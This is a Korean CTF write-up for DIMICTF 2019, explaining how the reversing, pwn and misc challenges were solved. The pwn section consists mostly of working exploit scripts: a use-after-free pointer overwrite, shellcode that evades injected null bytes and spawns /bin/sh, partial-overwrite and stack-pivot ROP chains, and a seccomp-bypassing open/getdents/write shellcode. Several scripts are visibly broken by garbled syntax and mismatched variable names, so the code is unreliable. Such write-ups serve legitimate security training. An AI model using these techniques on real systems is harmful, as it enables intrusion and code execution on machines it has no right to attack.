v1 = kfun_readFlagText__kotlin_String(&v28);
v2 = AllocInstanceStrict(&ktypeglobal_flagList_internal, &v29);
kfun_flagList__init__kotlin_String_flagList(v2, v1);
```

함수명에 의존해서 보면, `readFlagText` 는 말 그대로 flag를 읽어주는 애일것이다. 그리고 `flagList` 라는 애의 `init` 을 부르는걸로 보아 하나의 class가 생성된것으로 보인다.

gdb와 같이 보는것을 추천한다.

```
kfun_main_kotlin_Array_kotlin_String__ -> kfun:main(kotlin.Array<kotlin.String>)
```

```
kfun_readFlagText__kotlin_String -> kfun:readFlagText()kotlin.String
```

같은 느낌으로 더 잘나온다. 이런 느낌으로 연산을 파악해주면된다.

```
from pwn import *

p = remote('ctf.dimigo.hs.kr', 6423)

p.recvuntil('-'*79 + '\n')

p.recvuntil('-'*79 + '\n')

data = p.recv()[:-1]
for i in range(8, len(data), 16):
    tmp = data[i : i + 8]
    for j in range(0, len(tmp)):
        k = ord(tmp[j]) ^ (int(i/8) + j)
        print chr(k),
    print("")
```

Flag: `DIMI{L1nk_y0ur_fl4g_XD}`

## gorev

Go언어만의 매력에 푹 빠져보세요!

gorev.exe

gorev.exe 를 실행시키면 알 수 없는 문자열을 출력한다. 해당 프로그램은 저장된 플래그를 통해 XOR 연산을 한 후 일종의 암호화를 거친 문자열을 출력하는 프로그램이다. IDA든 OllyDbg 등 아무 프로그램을 사용해도 쉽게 풀 수 있다. 플래그가 그대로 저장되기 때문에 심지어 notepad , HxD 를 사용해서도 flag를 얻을 수 있다.

flag: DIMI{Go\_G0\_G0\_go\_g0\_g0\_r3versing!}

# PWN

## ezheap

이보다 쉬운 Heap Challenge가 어딴을까요!

```
nc ctf.dimigo.hs.kr 15039
```

hint1: Use After Free, Overwrite Function Ptr

cpp로 짜여있는 바이너리다. menu를 보면 할 수 있는게 크게 4가지이다.

- Add
- Edit
- View
- Free

Heap challenge에서 줄 수 있는 모든것을 다 주었다.

Add에서는 idx, size를 입력받고 Context 라는 Class하나를 생성한다.

```
__int64 *name;
__int64 size;
__int64 (*funcPtr)(char *ptr);
```

같은 모양으로 구성되어있다.

Edit에서는 단순히 name을 바꿀 수 있고, View에서는 name을 볼 수 있다.

Free에서 약간의 문제가 생긴다.

```
if ( context[idx] )
{
    Context::~~Context(context[idx]);
    operator delete(context[idx]);
}
```

같은 모양으로 되어있는데, Context에서는 name을 free시키고, Context를 free시킨다.

free를 시키는 부분에서는 문제가 없지만, free를 시키고 context[idx] = 0 같은 식으로 초기화를 진행하지 않았기에, free된 이후에도 접근이 가능하고, 취약점이 생긴다.

Use-After-Free 취약점을 이용해서 우리는 Context Class내부에 funcPtr를 덮을 수 있고, flag를 얻어낼 수 있다.

```
from pwn import *

def add(idx, size):
    p.sendlineafter(':', '1')
    p.sendlineafter(':', str(idx))
    p.sendlineafter(':', str(size))

def edit(idx, data):
    p.sendlineafter(':', '2')
```

```

p.sendlineafter(':',> ', str(idx))
p.sendlineafter(':',> ', data)

def view(idx):
    p.sendlineafter(':',> ', '3')
    p.sendlineafter(':',> ', str(idx))

def free(idx):
    p.sendlineafter(':',> ', '4')
    p.sendlineafter(':',> ', str(idx))

if __name__ == '__main__':
    p = remote('ctf.dimigo.hs.kr', 15039)
    oneshot = 0x400d60

    add(0, 48)
    add(1, 48)
    add(2, 48)

    free(0)
    free(1)

    add(3, 24)
    edit(3, "A"*16 + p64(oneshot)[:3])
    view(0)
    p.interactive()

```

Flag: DIMI{Fr3e\_c+p\_cl4s5\_g3t\_class!}



## ezshellcode

혹시 셸코드 작성을 해보신 적 있으신가요? 엄청 재밌을걸요!

```
nc ctf.dimigo.hs.kr 38213
```

input을 넣으면 3글자마다 `\x00` 을 넣어준다

ex) `abcdefghijk` -> `abc\x00def\x00ghi\x00jk`

그래서 해당 부분을 우회할 수 있게끔 shellcode를 작성하면 된다.

```
from pwn import *

context.arch='amd64'

pay = asm("push rbp; pop rdi")
pay += '\x6a'

for i in "/bin/sh\x00":
    pay += asm("mov bx, 0x%x" % ord(i))[:-1]
    pay += asm("mov [rbp], bx")[:-1]
    pay += asm("inc rbp")
    pay += '\xc3\x90'
    pay += '\x6a'

pay += asm("pop rdx")
pay += asm("pop rax")
pay += '\x6a'
pay += asm("mov ax, 0x3b")[:-1]

pay += asm("syscall")

p = remote('ctf.dimigo.hs.kr', 38213)
p.send(pay)
p.interactive()
```

`\x6a` 를 넣어서 push로 만들던가, 그런식으로 우회하면된다.

Flag: `DIMI{nu1l_inj3ction}`

## ropsaurusrex2

Plaid CTF 2013의 ropasaurusrex가 너무 많이 잡혀서 그만 멸종되어버렸어요.

그랬더니, 한층 더 진화한 ropasaurusrex2가 세상에 나타났답니다!

```
nc ctf.dimigo.hs.kr 42323
```

```
hint1: partial overwrite
```

```
hint2: ret 1byte overwrite
```

코드는 매우 간단하다.

```
char buf[40];

init();
read(0, &buf, 64);
v3 = strlen(&buf);
write(1, &buf, v3);
return 0;
```

딱 ret까지 덮히는 bof가 일어난다. 힌트로 ret 1byte overwrite가 나왔다.

보통 main이 끝나면 `__libc_start_main + 216` 혹은 `__libc_start_main + 240` 쪽으로 돌아간다.

즉 `__libc_start_main` 에서 main을 call하는 부분이 있다는건데,

해당 부분으로 돌아가게끔하면 write로 인해서 leak 과 main으로 돌아가기 둘다 가능하다.

1byte를 덮어줌으로써 해당 부분으로 돌아가게끔 한다.

따라서 leak 과 main으로 돌아가서 oneshot으로 덮어주면 끝난다.

```
from pwn import *

p = process('./prob')

pay = "A"*56

p.send(pay + '\x16')

p.recvuntil(pay)

leak = u64(p.recv(6).ljust(8, '\x00'))
libcbase = leak - 0x20816

p.send(pay + p64(libcbase + 0xf1147))
p.interactive()
```

Flag: `DIMI{r0ps4urusr3x_h4s_ext1nc7ed...TT}`

## dimi-farm

저희 한국디지털미디어고등학교에서는 작년부터 최첨단 시설의 스마트팜을 운영하고 있어요. 방울 토마토, 상추 등의 채소들이 무럭무럭 자라고 있답니다.  
그런데 혹시.. 플래그가 어딘가에 묻혀있진 않을까요?

```
[Clarification]
sha512(flag_filename) ==
4e5f9ba024a9371b047220b7f20dbf34db03fb7925a911246966bacc764f4ca31270bb9ca63ad1a7287bef39cd828be0
8cc0fbd1998ea920b2bb12e3f24a967d

len(flag_filename) == 8

nc ctf.dimigo.hs.kr 28312
```

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    init();
    while ( 1 )
    {
        menu();
        scan_int();
        switch ( off_1720 )
        {
            case 1u:
                plant();
                break;
            case 2u:
                wait();
                break;
            case 3u:
                harvest();
                break;
            case 4u:
                wish();
                break;
            case 5u:
                puts("bye~");
                exit(1);
                return;
            default:
                puts("invalid option!");
                break;
        }
    }
}
```

init을 호출한 뒤 exit할 때 까지 계속 아래와 같은 메뉴를 입력받아 수행한다.

1. Plant Seeds
2. Wait
3. Harvest
4. Make Wishlist
5. Abandon Farm

## Analysis

init()

```
__int64 init()
{
    setvbuf(stdout, 0LL, 2, 0LL);
    setvbuf(stdin, 0LL, 2, 0LL);
    qword_202050 = malloc(0x20uLL);
    buf = malloc(0x200uLL);
    qword_202048 = 0LL;
    data = 0LL;
    memset(dest, 0, 0x20uLL);
    *qword_202050 = tomato;
    *(qword_202050 + 8) = lettuce;
    *(qword_202050 + 16) = potato;
    *(qword_202050 + 24) = carrot;
    return seccomp_filter(dest, 0LL);
}
```

0x20 크기로 malloc한 뒤 vtable을 세팅한다. 전역변수 할당에 쓰인 구조체는 아래와 같다.

```
struct Table{
    void (*Tomato)();
    void (*Lettuce)();
    void (*Potato)();
    void (*Carrot)();
};

struct Data{
    long seed_count;
    long bloom;
    struct Table *vtable;
    char wishlist[0x20];
    char *smartfarm;
};
```

이후 0x200 크기로 malloc하며 각종 변수를 초기화하고 seccomp\_filter를 호출한다.

seccomp\_filter에서는 여러가지 syscall을 사용할 수 없도록 프로세스에 seccomp filter를 적용하는데, 이는 [seccomp\\_dump](#) 툴로 상세한 정보를 알 수 있다.

```
? farm seccomp-tools dump ./dimi-farm
line CODE JT JF K
=====
0000: 0x20 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x0c 0xc000003e if (A != ARCH_X86_64) goto 0014
0002: 0x20 0x00 0x00 0x00000000 A = sys_number
0003: 0x35 0x00 0x01 0x40000000 if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x09 0xffffffff if (A != 0xffffffff) goto 0014
0005: 0x15 0x08 0x00 0x00000038 if (A == clone) goto 0014
0006: 0x15 0x07 0x00 0x00000039 if (A == fork) goto 0014
0007: 0x15 0x06 0x00 0x0000003a if (A == vfork) goto 0014
```

```

0008: 0x15 0x05 0x00 0x0000003b  if (A == execve) goto 0014
0009: 0x15 0x04 0x00 0x00000055  if (A == creat) goto 0014
0010: 0x15 0x03 0x00 0x00000065  if (A == ptrace) goto 0014
0011: 0x15 0x02 0x00 0x0000009d  if (A == prctl) goto 0014
0012: 0x15 0x01 0x00 0x00000142  if (A == execveat) goto 0014
0013: 0x06 0x00 0x00 0x7fff0000  return ALLOW
0014: 0x06 0x00 0x00 0x00000000  return KILL

```

가장 중요한 사실은 `execve`와 `execveat`를 제한하기 때문에 쉘을 따낼 수 없다는 것이다.

ARCHITECTURE를 검사하기 때문에 `cs` 레지스터를 건드려 운용모드를 32bit로 바꿀 수도 없으며 0004 Line의 조건 때문에 `__X32_SYSCALL_BIT`를 사용할 수도 없다.

따라서 최종 목적은 플래그를 Open/Read/Write 하는 것이라고 유추하며 바이너리를 분석해보자.

## Plant Seeds

```

int plant()
{
    int result; // eax
    signed int i; // [rsp+Ch] [rbp-4h]

    printf("plant your seeds : ");
    data = read(0, buf, 0x200uLL);
    result = puts("alright, look at your lovely seeds!\n");
    for ( i = 0; i <= 0x1ff; ++i )
    {
        result = printf("%c ", *(buf + i));
        if ( i )
        {
            result = i % 8;
            if ( i % 8 == 7 )
                result = puts(&byte_1479);
        }
    }
    return result;
}

```

0x200 크기의 힙인 `buf`에 0x200만큼 입력받고, `buf`에서 0x1ff만큼 메모리를 바이트 단위로 출력한다.

`data`에는 `read`의 리턴값, 즉 입력받은 바이트수를 저장한다.

## Wait

```

int wait()
{
    int result; // eax
    signed int i; // [rsp+Ch] [rbp-4h]

    if ( !data )
        return puts("plant your seeds first!");
    printf("waiting until fall comes");
    for ( i = 0; i <= 2; ++i )

```

```

{
    printf(". ");
    sleep(1u);
}
result = puts(&byte_1479);
qword_202048 = 1LL;
return result;
}

```

data가 0이라면 리턴하고, 3초간 sleep하고 qword\_202048을 1로 세팅한다.

## Harvest

```

int harvest()
{
    signed int v1; // eax
    signed int i; // [rsp+Ch] [rbp-4h]

    if ( !qword_202048 )
        return puts("your seeds aren't ready!");
    if ( !data )
        return puts("plant your seeds first!");
    puts("look at your lovely farm!");
    for ( i = 0; i <= 0xFF; ++i )
    {
        v1 = *(buf + i);
        if ( v1 == 'l' )
        {
            (*(qword_202050 + 8))();
            continue;
        }
        if ( v1 > 'l' )
        {
            if ( v1 == 'p' )
            {
                (*(qword_202050 + 16))();
                continue;
            }
            if ( v1 == 't' )
            {
                (*(qword_202050))();
                continue;
            }
        }
    }
    else
    {
        if ( !*(buf + i) )
            continue;
        if ( v1 == 'c' )
        {
            (*(qword_202050 + 24))();
            continue;
        }
    }
    puts("well.. what's this?");
}
data = 0LL;

```

```

qword_202048 = 0LL;
return memset(buf, 0, 0x200uLL);
}

```

qword\_202048이나 data가 0이면 리턴한다.

buf부터 buf+0x1ff까지 해당 바이트가 l, p, t, c 중 하나라면 vtable을 참조해 각각 lettuce(), potato(), tomato(), carrot()을 호출한다.

이후 qword\_202048, buf와 data를 0으로 초기화하고 리턴한다.

## Make Wishlist

```

unsigned __int64 wish()
{
    char s; // [rsp+0h] [rbp-30h]
    unsigned __int64 v2; // [rsp+28h] [rbp-8h]

    v2 = __readfsqword(0x28u);
    memset(&s, 0, 0x21uLL);
    printf("do you want any\tnew plant? : ", 0LL);
    read(0, &s, 0x20uLL);
    puts("alright! happy farming!");
    strcpy(dest, &s);
    return __readfsqword(0x28u) ^ v2;
}

```

지역변수인 문자열 배열 s를 초기화하고, 0x20만큼 입력받은 뒤 strcpy로 dest(wishlist)에 복사한다.

## Exploit

init을 모두 마치면 힙 상황은 아래와 같아진다.

```

gef> x/30gx 0x555555757000
0x555555757000: 0x0000000000000000 0x0000000000000031
0x555555757010: 0x00005555555554c50 0x00005555555554c63
0x555555757020: 0x00005555555554c76 0x00005555555554c89
0x555555757030: 0x0000000000000000 0x0000000000000211
0x555555757040: 0x0000000000000000 0x0000000000000000
0x555555757050: 0x0000000000000000 0x0000000000000000
0x555555757060: 0x0000000000000000 0x0000000000000000

```

Plant Seeds에서 입력을 받고 값을 출력하는 영역은 0x555555757040에 할당되는 0x200 크기의 힙이다.

이 주소는 전역변수에서 관리되는데, 아래와 같이 wishlist와 근접한 것을 알 수 있다.

```

0x555555756040 <data>: 0x0000000000000000 0x0000000000000000
0x555555756050 <data+16>: 0x0000555555757010 0x0000000000000000
0x555555756060 <data+32>: 0x0000000000000000 0x0000000000000000
0x555555756070 <data+48>: 0x0000000000000000 0x0000555555757040 -> heap:0x200

```

strcpy 함수는 특성상 dest에 복사한 문자열 뒤에 NULL 문자를 붙이는데, Make Wishlist에서 0x20 바이트를 입력하면 wishlist (0x555555756058)에 strcpy로 0x20 바이트를 복사할 때 NULL 문자를 뒤에 붙여 0x0000555555757040이던 포인터가 0x0000555555757000로 변조되버린다.

그러면 Plant Seeds에서 PIE Base Leak 및 vtable을 조작해 헬코드를 wishlist에 넣고 실행할 수 있는데, 여기서 발생하는 문제는 Open/Read/Write할 플래그의 파일 이름을 알 수 없으며 헬코드의 길이가 제한된다는 것이다.

이는 `getdents` syscall을 이용해 아래와 같은 출력을 받아내 플래그 이름을 알아낼 수 있으며, `leave-ret`을 셸코드에 포함시켜 여러번 셸코드를 이용하는 것으로 해결할 수 있다.

```
[*] Switching to interactive mode
look at your lovely farm!
ž\x17\x00\x00\x00\x00\x00cM\x1066Ĳ,\x18\x00core\x0v□\x7f\xbae
                                          칠
\x00fill1la49\x00\xb\x0f□0\x00\xbc<5y!\xba\x07F
\x00.exp.py\x00\x8f\xb2\xfe\x17\x00\x00\x00\x00\x00CSeX5wJ
\x00final.c\x00\x19M\xff\x7f\x0\xbf□□Dt\x1e\xaaK\x18\x00.\x00\x12\x04□0\x00l<□N
\x00.sigill.py\x00\x00\x0\x0b5\xfe\x17\x00\x00\x00\x00\x00\x16;\xaeLW0S(\x00seccomp-
bpf.h\x00\x00\x00\x00\x00\x00\x00\x00q□00\x00\x00鑄\x89\x85\x86zV\x18\x00..\x00\
```

플래그 이름 : f1l1a49

get\_flag\_name.py

```
from pwn import *

context.log_level = 'debug'

def plant(payload):
    p.sendafter('>>', '1')
    p.sendafter(':', payload)

def wait():
    p.sendafter('>>', '2')
    sleep(4)

def harvest():
    p.sendafter('>>', '3')

def wish(payload):
    p.sendafter('>>', '4')
    p.sendafter(':', payload)

p = remote('ctf.dimigo.hs.kr', 28312)
e = ELF('./dimi-farm')
l = e.libc

wish('a'*0x20)
plant(p64(0))
```



```

p.recv()
binbase = p.recvuntil('\x55')[-11:]
log.info(hexdump(binbase))
binbase = u64(binbase.replace(' ', '').ljust(8, '\x00')) - 0xc50
code = binbase + 0x202058
log.info(hex(binbase))

##### shellcode
context(arch="amd64", os="linux")

### open
sc = asm(shellcraft.open("."))
sc += asm('leave')
sc += asm('ret')
sc = sc.ljust(0x20, asm("nop"))

wish(sc)
plant('t'.ljust(0x10, '\x00')+p64(code))
wait()
harvest()

### getdents/write

sc = asm(shellcraft.getdents(3, "rsp", 0x100))
sc += asm(shellcraft.write(1, "rsp", 0x100))
sc = sc.ljust(0x20, asm("nop"))

wish(sc)
plant('t'.ljust(0x10, '\x00')+p64(code))
wait()
harvest()

p.interactive()

```

exp.py

```

from pwn import *

context.log_level = 'debug'

def plant(payload):
    p.sendafter('>>', '1')
    p.sendafter(':', payload)

def wait():
    p.sendafter('>>', '2')
    sleep(4)

def harvest():
    p.sendafter('>>', '3')

def wish(payload):
    p.sendafter('>>', '4')
    p.sendafter(':', payload)

p = remote('ctf.dimigo.hs.kr', 28312)

```



## dimi-login

계정 비밀번호를 수시로 바꿔주는 것은 아주 중요한 보안 상식이에요.  
그런데 저는 매번 수동으로 바꾸는 것이 너무 귀찮아서, 비밀번호가 매 순간마다 바뀌게 설정해놨어요! 절대 틀리지 않겠죠?

```
nc ctf.dimigo.hs.kr 59382
```

```
hint1: strncmp("\x00", "\x00\x12\x34\x56", 4) == ?  
hint2: Bruteforce (1/256) -> B0F
```

```
// local variable allocation has failed, the output may be wrong!  
int __cdecl main(int argc, const char **argv, const char **envp)  
{  
    init(&argc, argv, envp);  
    check();  
    input();  
    return 0;  
}
```

main 함수는 init, check, input 함수를 실행하고 리턴한다.

init은 대회 참가자의 쾌적한 I/O를 위해 입출력 버퍼링을 설정하는 함수이므로, check과 input을 분석하면 된다.

## Analysis

check()

```
int check()  
{  
    char buf; // [rsp+0h] [rbp-20h]  
    char s; // [rsp+10h] [rbp-10h]  
    int fd; // [rsp+1Ch] [rbp-4h]  
  
    fd = open("/dev/urandom", 114);  
    if ( fd < 0 )  
    {  
        puts("error while opening /dev/urandom");  
        exit(-1);  
    }  
    memset(&s, 0, 8uLL);  
    memset(&buf, 0, 8uLL);  
    read(fd, &s, 8uLL);  
    close(fd);  
    printf("Input Password : ", &s);  
    read(0, &buf, 8uLL);  
    if ( strcmp(&s, &buf, 8uLL) )  
        return puts("Access Granted - Welcome user.");  
    su = 1;  
    return puts("Access Granted - Welcome root.");  
}
```

/dev/urandom에서 8 바이트를 읽어와 s에 저장한다. 이 후 read로 buf에 8 바이트를 입력받은 뒤 strncmp(s, buf, 8)로 랜덤값과 입력값을 비교한다.

두 값이 같다면 전역변수 su를 1로 세팅한다.

input()

```
int input()
{
    char s; // [rsp+0h] [rbp-30h]

    memset(&s, 0, 0x30uLL);
    if ( loop )
    {
        puts("Deja vu?");
        exit(-3);
    }
    printf("MSG : ", 0LL);
    loop = 1;
    if ( su )
        read(0, &s, 0x70uLL);
    else
        read(0, &s, 0x31uLL);
    return puts("Goodbye.");
}
```

전역변수 loop의 값이 0이 아니라면 프로세스를 종료한다.

su가 1로 세팅되어있다면 0x30 바이트 크기의 버퍼에 0x70만큼 입력받아 0x40만큼 BOF가 발생하고, 아니라면 오직 1 바이트만 오버플로우 된다.

## Exploit

1 바이트 오버플로우로 익스플로잇을 진행하는 것은 아주 힘들기 때문에, 우리는 su를 1로 세팅해 0x40만큼의 BOF를 목표로 해야한다.

이를 위해서는 strncmp에서 랜덤값과 입력값이 같다는 판단을 해야하는데, /dev/urandom은 전혀 예측할 수 없는 값이며 브루트포싱을 하더라도  $1/2^{64}$  이라는 불가능에 가까운 확률을 뚫어야 한다.

따라서 익스플로잇의 경우의 수를 strncmp에서 발생하는 취약점으로 줄일 수 있는데, glibc의 strncmp의 소스코드에서 다음과 같은 루틴을 볼 수 있다.

strncmp.c

```
int
strncmp (s1, s2, n)
    const char *s1;
    const char *s2;
    size_t n;
{
    unsigned reg_char c1 = '\0';
    unsigned reg_char c2 = '\0';
```

```

if (n >= 4)
{
    size_t n4 = n >> 2;
    do
    {
        c1 = (unsigned char) *s1++;
        c2 = (unsigned char) *s2++;
        if (c1 == '\0' || c1 != c2)
            return c1 - c2;
        c1 = (unsigned char) *s1++;
        c2 = (unsigned char) *s2++;
        if (c1 == '\0' || c1 != c2)
            return c1 - c2;
        .
        .
        .
        .
    }
}

```

s1의 첫 바이트가 '\x00'이거나 s1과 s2의 첫 바이트가 서로 다르면 둘을 뺀 값을 리턴한다는 것을 알 수 있는데, 이러한 루틴으로 인해 만약 입력값으로 '\x00'을 보냈을 때 /dev/urandom에서 읽어온 첫 바이트가 '\x00'이라면 strcmp는 두 문자열을 같다고 판단해 0을 리턴하게 된다.

이렇게 su를 1로 세팅하면 0x40만큼 발생하는 BOF을 확보할 수 있고, 일반적인 ROP를 진행하기에는 오버플로우되는 바이트 수가 적기에 Stack Pivoting으로 libc를 릭하고 쉘을 취득할 수 있다.

/dev/urandom의 첫 바이트가 '\x00'일 확률은 1/256으로 꽤나 높기 때문에 적은 시간 안에 익스플로잇을 성공 시킬 수 있다.

```

from pwn import *

e = ELF('./dimi-login')
l = e.libc

prdi = 0x0000000000400a93
prsi = 0x0000000000400a91
leaveret = 0x000000000040095d

pay = 'a' * 0x30
pay += p64(e.bss()+0x300)
pay += p64(prdi) + p64(0)
pay += p64(prsi) + p64(e.bss()+0x300) + p64(0)
pay += p64(e.plt['read'])
pay += p64(leaveret)

pay2 = p64(e.bss()+0x400)
pay2 += p64(prdi) + p64(e.got['puts'])
pay2 += p64(e.plt['puts'])
pay2 += p64(prdi) + p64(0)
pay2 += p64(prsi) + p64(e.bss()+0x400) + p64(0)
pay2 += p64(e.plt['read'])
pay2 += p64(leaveret)

while (1):

```

```

p = remote('dimigo.hs.kr', 59382)
p.sendafter(':', '\x00')
p.recv()
a = p.recv()
if 'user' in a:
    p.close()
    continue
print a

p.send(payload)
p.send(payload2)

libc = u64(p.recvuntil('\x7f')[-6:].ljust(8, '\x00')) - l.symbols['puts']
log.info('[LIBC] : 0x%x' % libc)
system = libc + l.symbols['system']
binsh = libc + next(l.search('/bin/sh'))

payload3 = p64(e.bss()+0x300)
payload3 += p64(prdi) + p64(binsh) + p64(system)
p.send(payload3)

p.interactive()
break

```

Flag: DIMI{5trncmp\_i5\_n3veR\_saf3}

## MISC

### mic check

환영합니다.

한국디지털미디어고등학교 주최 2019년 전국청소년모의해킹대회 - DIMICTF에 참가하신 것에 대해 크나큰 감사의 인사를 드립니다.

Reversing / Pwnable / Web Hacking / Misc 로 분야가 나누어져있으며, 각 분야당 최대 5문제가 단계적으로 공개될 예정입니다.

문제 풀이와 관련없는 대회 웹사이트 / 서버에 대한 포트스캐닝/퍼징/공격 등은 법적 처벌을 받을 수 있습니다. 자세한 규칙은 <https://ctf.dimigo.hs.kr/rule> 을 참고해주시길 바랍니다.

IRC (디스코드) : <https://discord.gg/UGvmASa>

Welcome Flag : DIMI{A-A-A-A---Mic-Check!}

Flag: DIMI{A-A-A-A---Mic-Check!}

## dimi-math

주어진 telnet 포트로 접속하면, 500초 안에 300개의 3차 방정식을 해결하라는 메시지를 볼 수 있다.

방정식의 해가 모두 자연수이기 때문에, 최고차항의 계수로 나머지 항을 나눠주면 식을 최소 정수비로 간단화할 수 있다.

이후 z3나 sympy와 같은 모듈을 사용해 근과 계수의 관계를 이용한 방정식 풀이를 진행하면 제한 시간 내에 방정식을 모두 해결할 수 있다.

```
from pwn import *
from z3 import *

context.log_level = 'debug'

p = remote('ctf.dimigo.hs.kr', 8231)

p.recv()
sleep(3)

for i in range(300):
    p.recvuntil(str(i+1)+'\n')

    a1 = int(p.recvuntil('x^3 -')[::-5])
    a2 = int(p.recvuntil('x^2 +')[::-5])
    a3 = int(p.recvuntil('x -')[::-3])
    a4 = int(p.recvuntil('=')[::-2])

    a2 /= a1;
    a3 /= a1;
    a4 /= a1;

    x = z3.Int('x')
    y = z3.Int('y')
    z = z3.Int('z')

    s = Solver()

    s.add(x>0)
    s.add(y>0)
    s.add(z>0)
    s.add(x+y+z==a2)
    s.add(x*y+y*z+z*x==a3)
    s.add(x*y*z==a4)

    s.check()

    sol = str(s.model())
    sol = sol.split(',')

    x1 = sol[0][sol[0].find('=')+2:]
    x2 = sol[1][sol[1].find('=')+2:]
    x3 = sol[2][sol[2].find('=')+2:-1]

    ans = str(x1)+' ' +str(x2)+' ' +str(x3)
    p.sendline(ans)

p.interactive()
```



Flag: DIMI{ju5t\_a\_5impl3\_c4lcUlati0n}

## reader

저를 위해서 읽어주실 수 있나요?

```
nc ctf.dimigo.hs.kr 1312
```

```
hint1: flag already opened. /dev
```

flag가 이미 열려있다. 하지만 `proc` 이 필터링 되어있으므로 `/dev/fd/3` 을 읽어주면 된다.

```
> ls -al /dev/fd
lrwxrwxrwx 1 root root 13 Jul  1 05:00 /dev/fd -> /proc/self/fd
```

Flag: DIMI{d3v\_fd\_3\_plz\_Cl0s3\_F:D!}

## dimi-contract

요즘 코인이 유행이라면서요? 그래서 디미코인을 만들어 보았어요! 가즈아~~

```
nc ctf.dimigo.hs.kr 6713
```

```
hint1: -1000
```

payback 할때 음수체크를 안해서 돈을 무한정 늘릴 수 있다.

Flag: DIMI{m1nu5\_b4nk\_cUrR:p7}

## CTFind

곧 개최되거나 최근에 종료된 CTF를 조회할 수 있는 간단한 프로그램을 개발해봤어요.  
한번 테스트 해주실래요?

[07/07 10:43] : 플래그에 오류가 발견되어 수정되었음을 알려드립니다. 플래그 형식을 발견하셨던 참가자 분들께서는 다시 한번 인증해주시길 바랍니다. 죄송합니다.

hint1: Raw String

첨부된 파일을 분석하면, Java 11 버전에서 컴파일된 CTFind.jar이라는 것을 알 수 있다.

해당 jar 파일은 JavaFX를 이용해 gui를 구현하였으며, ctftime.org를 크롤링해 데이터를 조회해온다.

이를 jd-gui와 같은 디컴파일러로 디컴파일하면, JavaFX에 연동된 Controller 클래스의 gift 메소드에서 하드코딩된 플래그를 확인할 수 있다.

물론 플래그가 하드코딩 되어있기 때문에, jar 파일의 압축을 해제하고 Controller.class를 확인해도 아래와 같이 Raw String으로 적혀있는 플래그를 얻을 수 있다.

```
→ gui strings Controller.class | grep DIMI  
#DIMI{ju5t_c0mmoN_j4va_Dec0mPil3:D}
```

Flag: DIMI{ju5t\_c0mmoN\_j4va\_Dec0mPil3:D}